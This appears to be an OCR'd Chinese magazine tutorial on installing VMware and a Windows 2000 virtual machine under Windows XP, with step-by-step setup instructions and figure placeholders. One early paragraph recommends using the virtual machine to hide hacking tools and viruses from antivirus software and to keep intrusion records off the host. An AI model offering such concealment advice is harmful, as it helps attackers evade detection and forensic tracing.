
2. 便于熟悉多种操作系统。

3. 虚拟机构造出了一个虚拟的计算机，这是一个很有用的实验环境。你可以在虚拟机中随心所欲地做任何事情，而不用理会对外部主机造成的影响，如在虚拟机中修改硬件信息、测试软件、做溢出测试、感染病毒等。因为即使这个虚拟机的系统彻底崩溃了，你也无须惋惜。

4. 隐藏重要数据和入侵记录。在虚拟机中保存的数据，只有在这个虚拟机内的操作系统中才能读取。因此，如果你把一些黑客工具、病毒文件放于虚拟机中，外部的杀毒软件是不可能查杀的；在虚拟机系统中留下的入侵记录，也不会在外部系统留下任何痕迹。

毋庸置疑，当前主流的个人操作系统是 Win XP，而最常见的 Windows 网络服务器为 Win2000，所以这篇文章便以在 Win XP 下安装 VMWare+Win2000 虚拟机为例，当然，在其他系统上安装方法也是一样的。

注意：由于 Win XP 启动后便会直接占用高达 200M 的物理内存（如图 2），所以如果你想在虚拟机中顺畅运行 win2000，最好能保证你的电脑拥有 512M 以上的物理内存。如果你的内存只有 256M 左右，虽然 Win XP 能够通过调节虚拟内存的方法让你正常启动虚拟机，但之后操作系统的运行速度绝对会让你难以忍受。


图 2 查看所使用的内存


一、安装 VMWare

现在我们来安装 VMWare，从光盘里找到 VMWare 的安装文件 “setup.exe”，运行后一路点击 “Next” 即可。安装完成后系统自动重启，之后双击桌面上的 VMWare 图标便可启动虚拟机。

二、在 VMWare 上安装 Win2000

Win2000 安装完成后会占用 1～2G 的硬盘空间，而后每在 Win2000 上新建一个系统用户，Win2000 都会在 C 盘上自动生成一个几百兆到几 G 大小的用户目录，所以我们必须选择一个剩余空间大于 5G 的硬盘分区用于保存这个 Win2000 系统。

1. 在系统的一个分区上新建文件夹 “Win2000 虚拟机”，用来保存要安装的 Win2000。然后打开 VMWare，点击 “文件” → “新建(N)” → “虚拟机(M)…”（如图 3），弹出如图 4 所示的窗口。


图 3

2. 选择“典型”→“下一步”。

3. 在图5所示的画面上选择好你要安装的Win 2000 版本，点击“下一步”，来到图6所示的画面。

4. 在图6的“位置”中，选择好刚才新建的“Win 2000虚拟机”目录，然后点击下一步。

5. 在图7的页面中，选择“使用网络地址转换(NAT)(E)”，这样便可让虚拟机直接使用外部系统的IP连接网络。点击下一步后来到“指定磁盘容量”的位置(如图8)。

6. 在“磁盘大小（GB)”中填入分配给虚拟机的硬盘容量。建议分配大点空间，免得以后虚拟机内的硬盘不够用，当然，如果你没有在虚拟机内使用这些磁盘空间，外部的硬盘空间是不会减少的。选中“分割磁盘为 2 GB的文件”，再点击“下一步”，一个新的Win2000虚拟机项目便新建完成了。




图4




图5




图6




图7

由于真正的win 2000操作系统并没有真正的安装到虚拟机中，这时候启动这个新建的虚拟机，你看到的将会是一台空荡荡的裸机（和你刚买回来的新电脑差不多)。在启动的时候你可以迅速按下“ESC”键，进入调节虚拟机上的“BIOS”，但虚拟机上的BIOS一般不需更改（如图9、图10)。




图8

现在我们便要开始真正安装Win2000了。放入Win2000安装光盘，无须先用分区软件分区虚拟硬盘，直接选择“安装系统”即可。然后光盘内容开始解压，不久便来到图11界面，在这个界面下按下“确定”，不久便来到图12，到这一步，我们可以根据提示对虚拟机中的硬盘进行分区，分区完成后按下“确定”，之后系统便开始自动安装了。整个过程几乎不需人工干涉。




图9




图10

